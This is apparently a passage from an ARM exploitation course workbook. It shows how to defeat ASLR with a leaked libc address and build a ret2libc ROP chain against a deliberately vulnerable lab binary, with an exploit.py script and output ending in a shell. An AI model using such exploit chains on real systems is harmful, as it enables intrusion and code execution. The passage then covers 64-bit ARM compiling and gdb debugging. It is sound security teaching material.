  2153: 0001ac49     4 FUNC    GLOBAL DEFAULT   14 __aeabi_memmove@@GLIBC_2.4
  2299: 0006504d     6 FUNC    WEAK   DEFAULT   14 wmemmove@@GLIBC_2.4
```

In the output above, the second column shows us the offset for memmove@@GLIBC_2.4 is 0x5f310. Some of the other entries are similar, but this is the one we are looking for. The 'objdump' tool can also be used to accomplish this.

Finding the base of libc

How does this help us? If we can leak the runtime address of `memmove`, then we can calculate the runtime base address of libc. We can do this because the offset for memmove within libc will always be the same.

Once we have the base address of libc, we can calculate the addresses of other points of interest within libc using their offsets. First, let's focus on getting the base address of libc.

ASLR shifts the base address of libc and other segments loaded in memory. In this case, we are talking about the base address of the executable segment of libc within our process. Everything loaded within the segment is still relative to the base address. **In other words, not everything within the segment is scrambled, only the base address gets shifted and everything within the segment stays relative to the base.**

> **Note**
>
> This shift is sometimes referred to as a "slide."

Using the memory leak, how do we figure out the base address of libc? Well, so far we know:

- the address of memmove (thanks to the leak)
- the offset from the base of libc to memmove is 0x5f310 (we found using the readelf command)

The offset doesn't change unless the file itself changes, so as long as we are using this version of libc-2.31.so, the offset of `memmove` will be 0x5f310. Let's verify this.

```
nemo@mako:~/labs/leak$ ./leak

Enter a command: clue
The address of memmove is: 0xb6e99310


Enter a command:
```

The address of `memmove` is 0xb6e99310 in this example. We can run the `clue` command multiple times and as long as we don't restart the process, the address of `memmove` will stay the same. Now, since the offset of the `memmove` function within libc is 0x5f310, we should be able to subtract 0x5f310 from the `memmove` address and that should be the base of libc. You can use python in a separate window to do some math to calculate this.

> **Note**
>
> If you are using the terminator console, ctrl+shift+o will split your screen below and ctrl+shift+e will split your screen to the right giving you another terminal. Optionally, ctrl+shift+t will create a new tab. However, the new split window or new tab will be in the hammerhead vm, not in mako.

```
nemo@hammerhead:~/qemu/mako$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0xb6e99310-0x5f310)
'0xb6e3a000'
```

Using this calculation, we see the base address for the code section of libc shoud be 0xb6e3a000.

Let's verify this by reading the memory map for the `leak` process. To do this, we need to be connected to the mako vm. Open another terminal window, or split one in terminal and make a second connection to mako from hammerhead via ssh.

Note

If you are following along, your memmove address and calculated address should be different. Also, do not exit the process when doing this exercise, or else you need to use the new memmove address to recalculate the base of libc.

```
(In a separate console window)

nemo@hammerhead:~$ ssh mako
nemo@mako's password:
...
nemo@mako:~$
```

Now that we are in mako with a second ssh session, run the `ps aux` command and look for the process id of the `leak` process. This will be different on your system.

Warning

If you have more than one instance of `leak` running, kill all but one instance to ensure you are using the correct process map.

```
nemo@mako:~$ ps aux | grep leak
nemo      1600  0.0  0.0   1420   372 pts/0    S+   13:58   0:00 ./leak
nemo      1760  0.0  0.0   6764   520 pts/1    S+   14:14   0:00 grep --color=auto leak
```

The second column of the first entry shows that the process id for leak is 1600, which we will use to look at the process map.

Note

If you are running leak as root, you will not be able to see the process map if you are trying to check the process map as the `nemo` user.

To view the process map for leak, run the following command. We use `/proc/1600/maps` since 1600 was the process id for leak that we identified earlier.

```
nemo@mako:~$ cat /proc/1600/maps
00437000-00438000 r-xp 00000000 00:32 2230705    /home/nemo/labs/leak/leak
00447000-00448000 r--p 00000000 00:32 2230705    /home/nemo/labs/leak/leak
00448000-00449000 rw-p 00001000 00:32 2230705    /home/nemo/labs/leak/leak
00bbf000-00be0000 rw-p 00000000 00:00 0          [heap]
b6e3a000-b6f23000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6f23000-b6f32000 ---p 000e9000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6f32000-b6f34000 r--p 000e8000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6f34000-b6f36000 rw-p 000ea000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6f36000-b6f38000 rw-p 00000000 00:00 0
```

```
b6f38000-b6f51000 r-xp 00000000 fc:02 914797     /usr/lib/arm-linux-gnueabihf/ld-2.31.so
b6f5f000-b6f61000 rw-p 00000000 00:00 0
b6f61000-b6f62000 r--p 00019000 fc:02 914797     /usr/lib/arm-linux-gnueabihf/ld-2.31.so
b6f62000-b6f63000 rw-p 0001a000 fc:02 914797     /usr/lib/arm-linux-gnueabihf/ld-2.31.so
bece9000-bed0a000 rw-p 00000000 00:00 0          [stack]
bed63000-bed64000 r-xp 00000000 00:00 0          [sigpage]
bed64000-bed65000 r--p 00000000 00:00 0          [vvar]
bed65000-bed66000 r-xp 00000000 00:00 0          [vdso]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

Based on our previous calculation we did in python, the address should be 0xb6e3a000.

We have a match!

```
b6e3a000-b6f23000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
```

We see the base address for this section matches our calculation of 0xb6e3a000. Also, the `x` denotes that this section is executable, we can confirm that this is the text section. The `memmove` function is executable code so this makes sense.

Finding other offsets

Having the base address of libc allows us to find the other addresses we need to craft our exploit. Let's use the same technique that we used in the rop lab. Since the system is using ASLR, we don't know what the runtime addresses will be and need to find them based on their offsets.

Since ASLR was off in the rop lab, we used hardcoded addresses for:

- system
- gadget1
- string: "/bin/sh"

Finding system

Let's start with finding system. We can use the `readelf -s` command again. This time, instead of looking for `memmove`, we will look for the offset of `system`. The readelf program is nice, because it gives you a +1 since it is a THUMB function, `objdump` can be used as an alternative, but it doesn't recognize this distinction for you.

```
nemo@mako:~$ readelf -s /lib/arm-linux-gnueabihf/libc-2.31.so | grep system
   238: 000c11ad    96 FUNC    GLOBAL DEFAULT   14 svcerr_systemerr@@GLIBC_2.4
   614: 00032991    28 FUNC    GLOBAL DEFAULT   14 __libc_system@@GLIBC_PRIVATE
  1410: 00032991    28 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.4
```

Here we see the offset of `system` is 0x32991, so we should be able to get the address of `system` in our running process by adding this offset to the base of libc.

This time, instead of subtracting the offset from the `memmove` function address to get the base of libc, we do the opposite. We add the offset of `system` to the base address of libc to get the address of `system`.

```
>>> hex(0xb6e3a000+0x32991)
'0xb6e6c991'
```

The runtime address for `system` is 0xb6e6c991. This address can be used in our rop chain.

Finding gadget1

Next, we will figure out the address of gadget1. We located this gadget in the rop lab using `objdump` and grep. Let's do the same thing again.

```
nemo@mako:~/labs/leak$ objdump -d /lib/arm-linux-gnueabihf/libc-2.31.so | grep pop | grep r0
   4cfde:    b198        cbz r0, 4d008 <_IO_popen@@GLIBC_2.4+0x38>
   4d006:    b108        cbz r0, 4d00c <_IO_popen@@GLIBC_2.4+0x3c>
   5f3fc:    e8bd8011    pop {r0, r4, pc}
```

Our gadget is at offset 0x5f3fc within libc. This gadget will:

- pop a value into r0 (load our string as the first parameter/r0)
- pop a value into r4 (we don't care about this one)
- pop a value into pc (call system("/bin/sh"))

> **Note**
>
> Review the rop lab if needed.

To get the address of gadget1, we add the offset found using `objdump` to the base of libc.

```
>>> hex(0xb6e3a000+0x5f3fc)
'0xb6e993fc'
```

The runtime address of gadget1 in the running process is 0xb6e993fc. This address can be used in our rop chain.

> **Note**
>
> Remember, if the process is restarted, all of these calculations need to be redone. :)

Finding the "/bin/sh" string offset

The `/bin/sh` string is used as an argument for system. Fortunately for us, this string is available in libc.

```
nemo@mako:~$ strings /lib/arm-linux-gnueabihf/libc-2.31.so | grep /bin
/bin/sh
/bin:/usr/bin
/bin/csh
/etc/bindresvport.blacklist
```

The cheap way

Use the offset from the rop lab. Once you have the offset for this string, if libc doesn't change, the offset to "/bin/sh" won't change either.

The easy way

Use a reverse engineering or debug tool - Find it in a running instance of gdb with libc loaded (see the rop lab) - ghidra / Defined Strings window - radare2

We will use radare2 from the **hammerhead** vm to find the offset for "/bin/sh". Open a new tab or split your Terminator window.

A copy of `libc-2.31.so` is in the `~/labs/leak` folder. Remember that this folder is shared between hammerhead and mako, so you will be able to view it from the hammerhead home folder. Run the following commands.

```
nemo@hammerhead:~/labs/leak$ r2 libc-2.31.so
Warning: run r2 with -e io.cache=true to fix relocations in disassembly
 -- We don't make mistakes... just happy little segfaults.

[0x0001aad8]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for vtables
[x] Finding xrefs in noncode section with anal.in=io.maps
[x] Analyze value pointers (aav)
[x] Value from 0x00000000 to 0x000e8c50 (aav)
[x] 0x00000000-0x000e8c50 in 0x0-0xe8c50 (aav)
[x] Emulate functions to find computed references (aaef)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.

[0x0001aad8]> izz | grep /bin/sh
17650 0x000e034c 0x000e034c 7   8    .rodata                              ascii   /bin/sh
```

This shows us the offset of "/bin/sh" is at +0xe034c.

The commands we used above did the following.

- `r2 libc-2.31.so` - This opened the file in radare2. 'r2' can be used as a shortened version of the name.
- `aaa` - This performs initial analysis on the binary.

- `izz | grep /bin/sh` - The `izz` command searches for strings in all sections of the binary and here we grep for /bin/sh.

> **Radare2 is a great tool.**

Using python, we can do some math to get the address of the "/bin/sh" in this instance of the program.

```
>>> hex(0xb6e3a000+0xe034c)
'0xb6f1a34c'
```

0xb6f1a34c is the runtime address of "/bin/sh". We can use this in our rop chain.

The hard way

String constants are stored in the .rodata section. Using the -p parameter, we can dump strings for a given section. We will use `grep` to find the offset for `/bin/sh`.

```
nemo@mako:~$ readelf -p .rodata /lib/arm-linux-gnueabihf/libc-2.31.so  | grep "/bin/sh"
  [ 13bac]  /bin/sh
```

This is the offset for the `.rodata` section, so we will need to add the offset above (0x13bac) to the address that marks the beginning of .rodata. We can find this using `readelf`.

```
nemo@mako:~$ readelf -e /lib/arm-linux-gnueabihf/libc-2.31.so | grep rodata
  [16] .rodata           PROGBITS        000cc7a0 0cc7a0 01a4fd 00   A  0   0  8
   03     .note.gnu.build-id .note.ABI-
tag .hash .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_d .gnu.version_r .rel.dyn .rel.plt .plt .ip
__libc_freeres_fn .rodata .stapsdt.base .interp .ARM.extab .ARM.exidx .eh_frame
```

Now, we can add the offset for .rodata and the offset for the /bin/sh string.

```
nemo@mako:~$ python -c 'print(hex(0xcc7a0+0x13bac))'
0xe034c
```

We still need to add this value to the base of libc. This will finally give us the address of `/bin/sh` in the program's running memory.

```
>>> hex(0xb6e3a000+0xe034c)
'0xb6f1a34c'
```

The calculated addresses

Using the address of `memmove` , we were able to get the base value of libc (0xb6e3a000) and then calculate the following address we need for the exploit.

- system - 0xb6e6c991
- gadget1 - 0xb6e993fc
- "bin/sh" - 0xb6f1a34c

The overflow

The overflow in leak.c exists when a file is read in via the "reload" command. This command reads in the contents of a file (config.txt) located in the same directory. The overflow occurs when the file contents get read into a fixed sized buffer. See the `~/labs/leak/src/leak.c` file for details on how this works.

```
nemo@mako:~/labs/leak$ cat src/leak.c
```

> ✓ **Try it.**
>
> (Optional) Using what you have learned so far, try exploiting this using the exploit_no_offsets.py script.

The exploit.py file

The `exploit.py` file is preset with these calculations. The only value that needs to change in this file is the `memmove_addr` variable.

> **Note**
>
> Take some time to review this file in depth. It may look complex, but it is simply automating the math we just walked through and saving an exploit buffer to a file.

The rest of the calculations are automated and the resulting buffer is saved to `config.txt` file. When the `reload` command is given to leak, it will read in the exploit from the config file.

Example: Using exploit.py

Getting the memory leak.

```
nemo@mako:~/labs/leak$ ./leak

Enter a command: clue
The address of memmove is: 0xb6f36310


Enter a command:
```

In a separate window, edit exploit.py in an editor such as vim or nano and update the memmove address.

> **Note**
>
> Since the `/home/nemo/labs` folder in hammerhead is mapped to the `/home/nemo/labs` folder in the mako vm, you can edit the `/home/nemo/labs/leak/exploit.py` file using a graphical text editor in hammerhead.
>
> To do this, click on the folder icon in the hammerhead desktop and navigate to labs/leak. Right click on the exploit.py file and click "Open with Text Editor". Make your changes here and then save and exit the file. To avoid any synchronization issues, it is best practice to exit the file before accessing it in the mako vm.

```
nemo@mako:~/labs/leak$ cat exploit.py
import struct

# UPDATE THIS VALUE
memmove_addr = 0xb6f36310

# Offsets will be based on libc version
offset_system = 0x32991
offset_memmove = 0x5f310
offset_gadget1 = 0x5f3fc
offset_binstr = 0xe034c

# Find the base address of libc
libc_addr = memmove_addr - offset_memmove

# Calculate the absolute addresses according to their offsets
gadget1_addr = libc_addr + offset_gadget1
binstr_addr = libc_addr + offset_binstr
system_addr = libc_addr + offset_system

print("libc addr: 0x%08x, memmove_addr: 0x%08x, gadget1 addr: 0x%08x, binstr addr: 0x%08x, system
addr: 0x%08x" % (libc_addr, memmove_addr, gadget1_addr, binstr_addr, system_addr))

# Combine into a buffer
buffer = "A"*116 + struct.pack('<I', gadget1_addr) + struct.pack('<I', binstr_addr) +
"\x43\x43\x43\x43" + struct.pack('<I', system_addr)

# Write buffer to config file
config_file = open('config.txt', 'wb')
config_file.write(buffer)
config_file.close()
```

Save the changes and then run the script. This will create a new config.txt file.

```
nemo@mako:~/labs/leak$ python exploit.py
libc addr: 0xb6ed7000, memmove_addr: 0xb6f36310, gadget1 addr: 0xb6f363fc, binstr addr: 0xb6fb734c,
system addr: 0xb6f09991
```

Switching back to the window with leak, run the `reload` command.

```
nemo@mako:~/labs/leak$ ./leak

Enter a command: clue
The address of memmove is: 0xb6f36310


Enter a command: reload
Config:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$
```

✓ **Success! We have a shell.**

Summary

In this lab we used a staged memory leak to show how it can potentially be leveraged to defeat ASLR. By getting a leaked address within libc, we were able to find its base. Once we had the base address we were able to find the runtime addresses of other crucial items we needed by adding their offsets to the base of libc. As long as the process didn't restart, these calculated addresses were viable for our exploit. We also used some tools to find the offsets of these items from the base of a shared object (in this case, libc).

Memory Leak Challenge

```
Use a different function in libc instead of memmove for the staged leak.

Hint:
Make a copy of leak.c and leak the "rename" address form libc instead of "memmove".
When you recompile the updated .c file, be sure to use -fno-stack-protector.
Make a copy of exploit.py to use so you don't overwrite the original script.
```

Challenge Answer Key

Lab 12: 64-Bit ARM

Background

Working with 64-bit ARM is different from working with 32-bit, but there are also many similarities. This lab is intended to demonstrate the differences while at the same time show how the underlying fundamentals apply.

Objectives

- Compiling and debugging
- Observing function calls
- Assembling shellcode and extracting bytes
- Exploiting a buffer overflow

Lab Preparation

Note

This lab will be done in the tiger vm.

Accessing the tiger vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/tiger` folder.
- Use the command `sudo start_tiger.sh` to start the tiger virtual machine.
  - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/tiger/
```

```
nemo@hammerhead:~/qemu/tiger$ sudo ./start_tiger.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...

Ubuntu 20.04.2 LTS tiger ttyAMA0

tiger login:
```

- The best way to connect to the mako vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the tiger vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/tiger$ ssh tiger
nemo@tiger's password:
Last login: Sun Apr 18 01:27:14 2021 from 192.168.2.33
nemo@tiger:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Compiling

Compiling is done the same as in 32-bit ARM. When logged into the tiger vm, we can use it's native version of gcc.

```
nemo@tiger:~$ cd labs64/simple_loop/src/

nemo@tiger:~/labs64/simple_loop/src$ ls
simple_loop.c

nemo@tiger:~/labs64/simple_loop/src$ gcc -o ./simple_loop simple_loop.c

nemo@tiger:~/labs64/simple_loop/src$ file simple_loop
simple_loop: ELF 64-bit LSB shared object, ARM aarch64, version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux-aarch64.so.1, BuildID[sha1]=ed6354678540f6f7352053032535621a914c3c8d, for
GNU/Linux 3.7.0, not stripped

nemo@tiger:~/labs64/simple_loop/src$ ./simple_loop
total: 10
```

Cross compiling

While in the hammerhead (x86_64) vm, aarch64 binaries can be cross compiled using the `aarch64-linux-gnu-gcc` prefix.

Since the hammerhead has its own version of gcc that will compile x86_64 binaries, we must explicitly tell it that we want to compile for aarch64 by using the aarch64-linux-gnu-* tools.

```
nemo@hammerhead:~/labs64/simple_loop/src$ uname -a
Linux hammerhead 5.8.0-44-generic #50~20.04.1-Ubuntu SMP Wed Feb 10 21:07:30 UTC 2021 x86_64 x86_64
x86_64 GNU/Linux

nemo@hammerhead:~/labs64/simple_loop/src$ aarch64-linux-gnu-gcc -static -o simple_loop.arm64 ./
simple_loop.c

nemo@hammerhead:~/labs64/simple_loop/src$ file simple_loop.arm64
simple_loop.arm64: ELF 64-bit LSB executable, ARM aarch64, version 1 (GNU/Linux), statically linked,
BuildID[sha1]=bbfcabcb356c65444ed5ca1b61f6258f62c7135a, for GNU/Linux 3.7.0, not stripped
```

While we can't execute the file natively.

```
nemo@hammerhead:~/labs64/simple_loop/src$ ./simple_loop.arm64
bash: ./simple_loop.arm64: cannot execute binary file: Exec format error
```

We can execute the aarch64 binary on hammerhead using qemu-aarch64.

```
nemo@hammerhead:~/labs64/simple_loop/src$ qemu-aarch64 ./simple_loop.arm64
total: 10
```

A list of additional aarch64 tools can be found by typing `aarch64-linux-gnu-` and hitting the tab key. We can also run some additional, non-native tools besides gcc that we have gone over in class (as, ld, objcopy, objdump, readelf, etc).

```
nemo@hammerhead:~$ aarch64-linux-gnu-
aarch64-linux-gnu-addr2line     aarch64-linux-gnu-gcc-nm        aarch64-linux-gnu-ld.bfd
aarch64-linux-gnu-ar            aarch64-linux-gnu-gcc-nm-9      aarch64-linux-gnu-ld.gold
aarch64-linux-gnu-as            aarch64-linux-gnu-gcc-ranlib    aarch64-linux-gnu-nm
aarch64-linux-gnu-c++filt       aarch64-linux-gnu-gcc-ranlib-9  aarch64-linux-gnu-objcopy
aarch64-linux-gnu-cpp           aarch64-linux-gnu-gcov          aarch64-linux-gnu-objdump
aarch64-linux-gnu-cpp-9         aarch64-linux-gnu-gcov-9        aarch64-linux-gnu-ranlib
aarch64-linux-gnu-dwp           aarch64-linux-gnu-gcov-dump     aarch64-linux-gnu-readelf
aarch64-linux-gnu-elfedit       aarch64-linux-gnu-gcov-dump-9   aarch64-linux-gnu-size
aarch64-linux-gnu-gcc           aarch64-linux-gnu-gcov-tool     aarch64-linux-gnu-strings
aarch64-linux-gnu-gcc-9         aarch64-linux-gnu-gcov-tool-9   aarch64-linux-gnu-strip
aarch64-linux-gnu-gcc-ar        aarch64-linux-gnu-gprof
aarch64-linux-gnu-gcc-ar-9      aarch64-linux-gnu-ld
```

These tools are already installed on the hammerhead vm, but if you are setting up a new system, they can be quickly installed on debian/ubuntu with the following command:

```
sudo apt install gcc-aarch64-linux-gnu binutils-aarch64-linux-gnu
```

Debugging

Debugging is done the same as in 32-bit ARM. However, you will notice some significant differences when interacting with 64-bit programs.

> **Note**
>
> If you prefer to use gef with gdb, you can turn it on by uncommenting the line in the ~/.gdbinit file. To uncomment the line, remove the opening '#' using nano or vi.

Let's try debugging the 64-bit version of adder. This program uses the same source code but was compiled for 64-bit ARM.

```
nemo@tiger:~$ cd ~/labs64/adder

nemo@tiger:~/labs64/adder$ ls
adder  adder_lots  src

nemo@tiger:~/labs64/adder$ gdb ./adder
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./adder...
(No debugging symbols found in ./adder)
(gdb)
```

Disassemble the main function.

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000000008cc <+0>: stp x29, x30, [sp, #-64]!
   0x00000000000008d0 <+4>: mov x29, sp
   0x00000000000008d4 <+8>: str w0, [sp, #28]
```

```
   0x00000000000008d8 <+12>:    str x1, [sp, #16]
...
   0x0000000000000948 <+124>:   ldr w0, [sp, #44]
   0x000000000000094c <+128>:   ldr w1, [sp, #48]
   0x0000000000000950 <+132>:   ldr w2, [sp, #52]
   0x0000000000000954 <+136>:   ldr w3, [sp, #40]
   0x0000000000000958 <+140>:   bl  0x88c <adder>
...
(gdb)
```

The first thing we notice is that the addresses are much larger. We also see the 64-bit register names that start with `x` or `w`.

> ⚠ **Warning**
>
> If we disassemble the main function prior to running the program, we will see 0's in the address prefixes. To see what the addresses will actually be at runtime, we need to start the program and then look at the main function again.

Let's try this again, but this time we will break at main, and then look at the disassembly again. We should see different addresses.

```
(gdb) b main
Breakpoint 1 at 0x8e0
(gdb) run
Starting program: /home/nemo/labs64/adder/adder

Breakpoint 1, 0x0000aaaaaaaaa8e0 in main ()
(gdb) disas main
Dump of assembler code for function main:
   0x0000aaaaaaaaa8cc <+0>: stp x29, x30, [sp, #-64]!
   0x0000aaaaaaaaa8d0 <+4>: mov x29, sp
   0x0000aaaaaaaaa8d4 <+8>: str w0, [sp, #28]
   0x0000aaaaaaaaa8d8 <+12>:    str x1, [sp, #16]
...
   0x0000aaaaaaaaa948 <+124>:   ldr w0, [sp, #44]
   0x0000aaaaaaaaa94c <+128>:   ldr w1, [sp, #48]
   0x0000aaaaaaaaa950 <+132>:   ldr w2, [sp, #52]
   0x0000aaaaaaaaa954 <+136>:   ldr w3, [sp, #40]
   0x0000aaaaaaaaa958 <+140>:   bl  0xaaaaaaaaa88c <adder>
...
(gdb)
```

Now we see the actual addresses we need to work with.

Let's begin by setting a breakpoint on the call to adder (at the bottom of the snippet above) and look at how the arguments are passed to the adder function.

```
(gdb) b *0x0000aaaaaaaaa958
Breakpoint 2 at 0xaaaaaaaaa958
```

```
(gdb) c
Continuing.

Breakpoint 2, 0x0000aaaaaaaaa958 in main ()
(gdb)
```

Before we look at the arguments passed to the adder function, let's review the C source code for adder.c.

```
#include <stdio.h>

int adder(int a, int b, int c, int d) {

    unsigned int result = a+b+c+d;
    return result;
}


int main(int argc, char *argv[]) {

    unsigned int a=3, b=5, c=7, d=0;
    unsigned short result = 0;

    if (argv[1]) {
        sscanf(argv[1], "%d", &d);
    }

    result = adder(a,b,c,d);

    printf("Result: %d\n", result);
}
```

In gdb we should see a=3, b=5, c=7, and d=0 based on our understanding of the source code in the main function above. Similar to 32-bit ARM, arguments are passed in the registers, but instead of r0-r3, 64-bit ARM can use registers x0-x7.

> **Note**
>
> If the values in registers are less than 32-bits, you may see w0-w7 being used in the assembly. The 'w' registers represent the 64-bit 'x' registers as 32-bit.

We should be stopped at the call to adder. Let's look at the assembly in the main function leading up to this point.

```
(gdb) disas main

   ...

   0x0000aaaaaaaaa948 <+124>:   ldr w0, [sp, #44]
   0x0000aaaaaaaaa94c <+128>:   ldr w1, [sp, #48]
   0x0000aaaaaaaaa950 <+132>:   ldr w2, [sp, #52]
   0x0000aaaaaaaaa954 <+136>:   ldr w3, [sp, #40]
   0x0000aaaaaaaaa958 <+140>:   bl  0xaaaaaaaaa88c <adder>
```

We see values getting loaded into w0-w3. If we review the beginning of the main function, we can see that these are the values 3,5,7,0. Let's verify this by looking at the registers.

```
(gdb) i r
x0             0x3                 3
x1             0x5                 5
x2             0x7                 7
x3             0x0                 0
x4             0x0                 0
x5             0xff78a4ecb7a55075  -38099260232347531
x6             0xfffff7fc8608      281474842265096
x7             0x1001000401004     281543700385796
x8             0xffffffffffffffff  -1
x9             0x3fffffffffffffff  4611686018427387903
x10            0x2000000000000000  2305843009213693952
x11            0x1001000401004     281543700385796
x12            0xfffff7e60208      281474840789512
x13            0x0                 0
x14            0x0                 0
x15            0x6fffff47          1879048007
x16            0xaaaaaaabaf88      187649984540552
x17            0xfffff7e7cfa8      281474840907688
x18            0x73516240          1934713408
x19            0xaaaaaaaaa9a8      187649984473512
x20            0x0                 0
x21            0xaaaaaaaaa780      187649984472960
x22            0x0                 0
x23            0x0                 0
x24            0x0                 0
x25            0x0                 0
x26            0x0                 0
x27            0x0                 0
x28            0x0                 0
x29            0xfffffffff360      281474976707424
x30            0xfffff7e7d090      281474840907920
sp             0xfffffffff360      0xfffffffff360
pc             0xaaaaaaaaa958      0xaaaaaaaaa958 <main+140>
cpsr           0x60001000          [ EL=0 SSBS C Z ]
fpsr           0x0                 0
fpcr           0x0                 0
vg             0x8                 8
```

```
pauth_dmask    0x7f000000000000    35747322042253312
pauth_cmask    0x7f000000000000    35747322042253312
```

There are a lot more registers but we see that registers x0-x3 hold the values being sent to the adder function as we expected.

We saw these values being loaded into the "w" registers in the assembly. Since the w registers are 32-bit representations of the x registers, we should see the same thing if we try to read them as w registers. Let's confirm this with the 'info reg' command.

```
(gdb) info reg $x0 $x1 $x2 $x3
x0             0x3                 3
x1             0x5                 5
x2             0x7                 7
x3             0x0                 0
(gdb) info reg $w0 $w1 $w2 $w3
w0             0x3                 3
w1             0x5                 5
w2             0x7                 7
w3             0x0                 0
```

This is what we expect to see.

Passing up to 8 arguments in registers.

One difference is that we can pass up to 8 arguments in registers x0-x7 before needing to use the stack. Let's look at how this looks in the 64-bit version of adder_lots program.

The adder_lots program is similar to the adder program, except it passes a total of 9 arguments to be added.

```
int main(int argc, char *argv[]) {

        unsigned int a = 1;
        unsigned int b = 2;
        unsigned int c = 3;
        unsigned int d = 4;
        unsigned int e = 5;
        unsigned int f = 6;
        unsigned int g = 7;
        unsigned int h = 8;
        unsigned int i = 0;
        unsigned short result = 0;

        if (argv[1]) {
                sscanf(argv[1], "%d", &i);
        }

        result = adder(a,b,c,d,e,f,g,h,i);
```

```
        printf("Result: %d\n", result);
}
```

Quit any existing gdb sessions, and start up adder_lots in a new debug session.

```
nemo@tiger:~/labs64/adder$ gdb adder_lots
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from adder_lots...
(No debugging symbols found in adder_lots)
(gdb)
```

Set a breakpoint in main and start the program.

```
(gdb) b main
Breakpoint 1 at 0x91c
(
gdb) run
Starting program: /home/nemo/labs64/adder/src/adder_lots

Breakpoint 1, 0x0000aaaaaaaaa91c in main ()
(gdb)
```

Examine the disassembly for the main function.

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000aaaaaaaaa904 <+0>: sub sp, sp, #0x60
   0x0000aaaaaaaaa908 <+4>: stp x29, x30, [sp, #16]
   0x0000aaaaaaaaa90c <+8>: add x29, sp, #0x10
...
   0x0000aaaaaaaaa9ac <+168>:   ldr w0, [sp, #52]
   0x0000aaaaaaaaa9b0 <+172>:   str w0, [sp]
   0x0000aaaaaaaaa9b4 <+176>:   ldr w7, [sp, #84]
   0x0000aaaaaaaaa9b8 <+180>:   ldr w6, [sp, #80]
   0x0000aaaaaaaaa9bc <+184>:   ldr w5, [sp, #76]
   0x0000aaaaaaaaa9c0 <+188>:   ldr w4, [sp, #72]
   0x0000aaaaaaaaa9c4 <+192>:   ldr w3, [sp, #68]
```

```
   0x0000aaaaaaaaa9c8 <+196>:   ldr w2, [sp, #64]
   0x0000aaaaaaaaa9cc <+200>:   ldr w1, [sp, #60]
   0x0000aaaaaaaaa9d0 <+204>:   ldr w0, [sp, #56]
   0x0000aaaaaaaaa9d4 <+208>:   bl  0xaaaaaaaaa88c <adder>
...
```

Here we see the assembly leading up to the call to the adder function. However, we see more registers getting loaded prior to the call. Set a breakpoint at the call to adder and continue execution.

```
(gdb) b *0x0000aaaaaaaaa9d4
Breakpoint 2 at 0xaaaaaaaaa9d4
(gdb) c
Continuing.

Breakpoint 2, 0x0000aaaaaaaaa9d4 in main ()

(gdb)
```

Now, let's look at the registers with the 'i r' (info registers) command.

```
(gdb) i r
x0             0x1                 1
x1             0x2                 2
x2             0x3                 3
x3             0x4                 4
x4             0x5                 5
x5             0x6                 6
x6             0x7                 7
x7             0x8                 8
x8             0xffffffffffffffff  -1
x9             0x3ff               1023
x10            0x20000000200       2199023256064
x11            0x0                 0
x12            0xfffff7e60208      281474840789512
x13            0x0                 0
x14            0x0                 0
x15            0x6fffff47          1879048007
x16            0xaaaaaaabaf88      187649984540552
x17            0xfffff7e7cfa8      281474840907688
x18            0x73516240          1934713408
x19            0xaaaaaaaaaa28      187649984473640
x20            0x0                 0
x21            0xaaaaaaaaa780      187649984472960
x22            0x0                 0
x23            0x0                 0
x24            0x0                 0
x25            0x0                 0
x26            0x0                 0
x27            0x0                 0
